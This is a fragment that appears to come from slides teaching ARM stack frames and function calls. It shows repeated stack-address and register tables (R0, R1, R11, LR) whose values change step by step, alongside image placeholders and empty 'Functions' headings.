
STACK

0x000000F8	
0x000000FC	0x00000000
0x00000100	0x00008394

REGISTERS

R0	R1	R11	LR
0x01	0x02	0x00000100	0x00008394

Functions




STACK

0x000000F8	
0x000000FC	0x00000000
0x00000100	0x00008394

REGISTERS

R0	R1	R11	LR
0x01	0x02	0x00000100	0x00008394

Functions




STACK

0x000000F8	
0x000000FC	0x00000000
0x00000100	0x00008394

REGISTERS


R0	R1	R11	LR
0x03	0x02	0x00000100	0x00008394




STACK	
0x000000F8	
0x000000FC	0x00000000
0x00000100	0x00008394

REGISTERS			
R0	R1	R11	LR
0x03	0x04	0x00000100	0x00008394


Functions



